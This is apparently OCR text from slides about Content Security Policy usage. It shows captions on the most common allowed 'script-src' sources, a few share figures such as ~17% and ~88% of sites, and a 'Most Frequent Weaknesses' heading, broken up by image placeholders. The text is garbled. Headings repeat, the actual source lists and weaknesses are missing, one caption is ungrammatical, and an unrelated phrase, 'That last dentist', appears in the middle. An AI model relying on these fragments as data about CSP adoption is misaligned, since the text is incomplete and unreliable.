


Allowed sources of **script-src** sorted by frequency



Most common allowed sources of script-src

Most common allowed sources of script-src



~17% (22K/124K) **~88%** (22K/24,7K)


~16% (20K/124K) **~80%** (20K/24,7K)

In relation to the number of sites defining a CSP


In relation to the number of sites defining “script-src” a CSP

That last dentist


Allowed sources of **script-src** sorted by frequency




Frequent sources of script-src



Most Frequent Weaknesses



Most Frequent Weaknesses



